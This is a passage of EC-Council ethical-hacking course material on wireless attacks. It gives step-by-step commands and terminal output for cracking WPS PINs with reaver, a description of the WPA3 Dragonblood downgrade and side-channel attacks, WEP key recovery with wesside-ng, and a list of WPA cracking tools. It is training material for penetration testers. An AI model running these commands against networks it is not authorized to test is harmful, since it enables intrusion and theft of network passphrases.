Step 4: After identifying the BSSID of the target device, start cracking the WPS PIN using Reaver



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WPS Using Reaver

Source: *https://github.com*

Reaver is designed to be a robust and practical attack tool against Wi-Fi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, and it has been tested against a wide variety of APs and WPS implementations. WPS PIN can be cracked using Reaver through the following steps.

- Set up a wireless interface in the monitoring mode using Airmon-ng through the following command:

  ```
  airmon-ng <start|stop> <interface>
  ```

  For example,

  ```
  airmon-ng start wlan0
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    727 NetworkManager
    744 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Linksys WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]
wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

┌─[root@parrot]─[~]
└──╼ #
```

Figure 16.96: Screenshot of airmon-ng

- Use the Wash utility to detect WPS-enabled devices using the following command:

  wash -i <interface>

  For example,

  wash -i mon0

- If WPS-enabled devices could not be detected using the Wash utility, use Airodump-ng to detect devices using WPS through the following command:

  airodump-ng <interface>

  For example, if the device configuration in the monitor mode was observed as **wlan0mon** in the previous step, the command should be

  airodump-ng wlan0mon

  This command displays all the available BSSIDs (MAC addresses of APs).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.97: Screenshot of airodump-ng

- After identifying the BSSID of the target device, start cracking the WPS PIN using Reaver through the following command:

  ```
  reaver -i <Name of the monitor-mode interface to use> -b < BSSID
  of the target AP> -vv <Display non-critical warnings>
  ```

  For example,

  ```
  reaver -i wlan0mon -b B4:75:0E:89:00:60 -vv
  ```

  The above command scans all the WPS PINs available until it finds a matching PIN. After detecting the WPS PIN, it starts exploitation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] pl-index set to 3
[+] Pin count advanced: 3. Max pin attempts: 11000
[+] Trying pin 11115670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
^C
[+] Session saved
```

Figure 16.98: Screenshot of Reaver displaying the output

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA3 Encryption Cracking

- Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks
- Attackers can use various tools, such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime, to exploit these vulnerabilities and launch attacks on WPA3-enabled networks

Downgrade Security Attacks

- **Exploiting Backward Compatibility**
  - An attacker installs a rogue AP and forces the user to involve in WPA2 encryption
  - Then, the attacker performs all the attacking techniques available to exploit WPA2
- **Exploiting the Dragonfly Handshake**
  - An attacker with a rogue AP discards the user's WPA3 Dragonfly mechanism
  - The attacker forces the user to use a weaker encryption algorithm, such as WPA2, and exploits WPA2

Side-channel Attacks

- **Timing-Based**
  - An attacker analyzes the amount of time dragonfly handshake takes for certain password authentications
  - The attacker notices the number of iterations the encoding process takes and short-lists the passwords to launch further attacks
- **Cache-Based**
  - An attacker installs malicious JavaScript code on the client's browser and observes memory access patterns
  - The attacker retrieves the passwords to perform malicious actions with the user's credentials

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WPA3 Encryption Cracking

The WPA3 Wi-Fi security standard replaces WPA2's four-way (PSK) handshake method with the Dragonfly (also known as SAE) handshake function to supply the strongest password-based authentication to date. However, it is still vulnerable to password-cracking attacks. Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks. Attackers can use various tools such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime to exploit these vulnerabilities and launch attacks on WPA3-enabled networks. The following are some of the techniques used to crack WPA3 encryption.

- **Downgrade Security Attacks**

  To launch this attack, the client and AP should support both WPA3 and WPA2 encryption mechanisms. Here, the attacker forces the user to follow the older encryption method, WPA2, to connect to the network.

  A downgrade security attack can be implemented in the following two ways.

  - **Exploiting backward compatibility:** If a user and AP are compatible with both WPA2 and WPA3 encryption mechanisms, then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.
  - **Exploiting the Dragonfly handshake:** In this method, the attacker masquerades as an authentic AP. When a user attempts to exchange keys to access the Internet using the WPA3 authentication mechanism, the attacker informs the user that it does not support the WPA3 method. Then, the attacker suggests the use of a

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

weaker encryption mechanism such as WPA2 for accessing the Internet. Subsequently, the attacker can use various techniques to exploit or crack the WPA2 encryption.

- **Side-Channel Attacks (Information-Leaking Attack)**

  Attackers target protocols or encryption mechanisms used by devices that attempt to connect to a network. During the key-exchange process, the attacker launches this attack to capture leaked information. This information is further used by the attacker to launch brute-force or dictionary attacks to obtain all the data of the target user.

  A side-channel attack can be implemented in the following two ways.

  - **Timing-based attack:** In this attack, the attacker analyzes the time taken by the Dragonfly handshake to encode a certain password authentication process. In the analysis, the attacker observes the iterations of encoding process and short-lists possible passwords. After obtaining a list of passwords, the attacker attempts to gain access to the target user's device using various techniques.
  - **Cache-based attack:** In this attack, the attacker injects a malicious JavaScript or web application in the target user's web browser. This allows the attacker to take control of the user's web browser and further observe memory access patterns to retrieve password information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

WEP Cracking

- Wesside-ng first identifies a network, and then proceeds to associate with it. He then obtains the PRGA and XOR data, determines the network IP scheme, reinjects the ARP requests, and finally determines the WEP key

WPA/WPA2 Brute Forcing

- Fern Wifi Cracker is a wireless security auditing and attack software that can crack and recover WEP/WPA/WPS keys

Command Prompt

```
c:\wesside-ng -i wlan0
[13:51:32] Using mac 00:C0:CA:17:DB:6A
[13:51:32] Looking for a victim...
[13:51:32] Found ESSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
[13:51:32] Authenticated
[13:51:32] Associated (ID=5)
[13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
[13:51:40] Guessing PRGA 12 (IP byte=240)
[13:51:40] Got clear-text byte: 200
[13:51:40] Got IP=(192.168.1.200)
[13:51:40] My IP=(192.168.1.123)
[13:51:40] Sending arp request for: 192.168.1.200
[13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
[13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
[13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
[13:52:25] Starting crack BID=2413
```

https://www.aircrack-ng.org

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

- **WEP Cracking**

  Source: *https://www.aircrack-ng.org*

  Wesside-ng is a WEP cracking tool that incorporates several techniques to seamlessly obtain a WEP key in minutes. It first identifies a network and then proceeds to associate with it, obtain the pseudo-random generation algorithm (PRGA) XOR data, determine the network IP scheme, reinject ARP requests, and finally determine the WEP key. Wesside-ng is executed using the following command:

  `wesside-ng <opts> -i <wireless interface name>`

  - `-h` → Displays the list of options
  - `-i` → Wireless interface name
  - `-n Network IP` → Defaults to the source IP on the ARP request that is captured and decrypted
  - `-m MY IP` → Defaults to network.123 on the captured ARP request (optional)
  - `-a` → Source MAC address
  - `-c` → Do not start aircrack-ng and simply capture the packets until control + C is pressed to stop the program
  - `-f` → Allows the highest channel for scanning to be defined; defaults to channel 11
  - `-k` → Ignores ACKs because some cards/drivers do not report them

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- `-p` → Defines the minimum number of PRGA bytes that are gathered; defaults to 128 bytes
- `-t` → Restart the airecrack-ng PTW engine for each number of IVs specified
- `-v` → MAC address of the wireless AP




Figure 16.99: Screenshot displaying WEP cracking using Wesside-ng

- **WPA/WPA2 Brute Forcing**

  Source: *https://github.com*

  Fern Wifi Cracker is a Wireless security auditing and attack software written using the Python programming language and Python Qt graphical user interface (GUI) library. The program can crack and recover WEP/WPA/WPS keys as well as run other network-based attacks on wireless or Ethernet-based networks.

  Fern Wifi Cracker currently supports the following features:

  - WEP cracking with fragmentation, Chop-Chop, Caffe-Latte, Hirte, ARP request replay, or WPS attacks
  - WPA/WPA2 cracking with dictionary or WPS-based attacks
  - Automatic saving of the key in a database on successful cracking
  - Session hijacking (passive and Ethernet modes)
  - Geolocation tracking of the AP's MAC address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.100: Screenshot displaying WPA2 cracking using Fern Wifi Cracker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures

8 Wireless Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Hacking Tools


The previous sections discussed the hacking methodology and automated tools that attackers use against wireless networks. This section describes more wireless hacking tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP/WPA/WPA2 Cracking Tools

Elcomsoft Wireless Security Auditor

It allows an attacker to break into a secure Wi-Fi network by sniffing wireless traffic and running an attack on the network's WPA/WPA2-PSK password



Portable Penetrator
https://www.secpoint.com

WepCrackGui
https://sourceforge.net

Pyrit
https://github.com

WepAttack
http://wepattack.sourceforge.net

coWPAtty
http://www.willhackforsushi.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

WEP/WPA/WPA2 Cracking Tools

WEP/WPA/WPA2 cracking tools are useful for cracking WEP/WPA/WPA2 secret keys. These tools can recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once they capture enough data packets. A few tools guess WEP keys based on an active dictionary attack, a key generator, a distributed network attack, etc.

The following are a few WEP/WPA/WPA2 cracking tools that an attacker can use:

- **Elcomsoft Wireless Security Auditor**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Wireless Security Auditor allows attackers to break into a secured Wi-Fi network by sniffing wireless traffic and launching an attack on the network's WPA/WPA2 PSK password.

  It was originally developed to help administrators verify how secure a company's wireless network is. It examines the security of a wireless network by attempting to break into the network from outside or inside. It can work as a wireless sniffer or operate offline by analyzing a dump of network communications. The tool attempts to retrieve the original WPA/WPA2 PSK passwords in plaintext.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

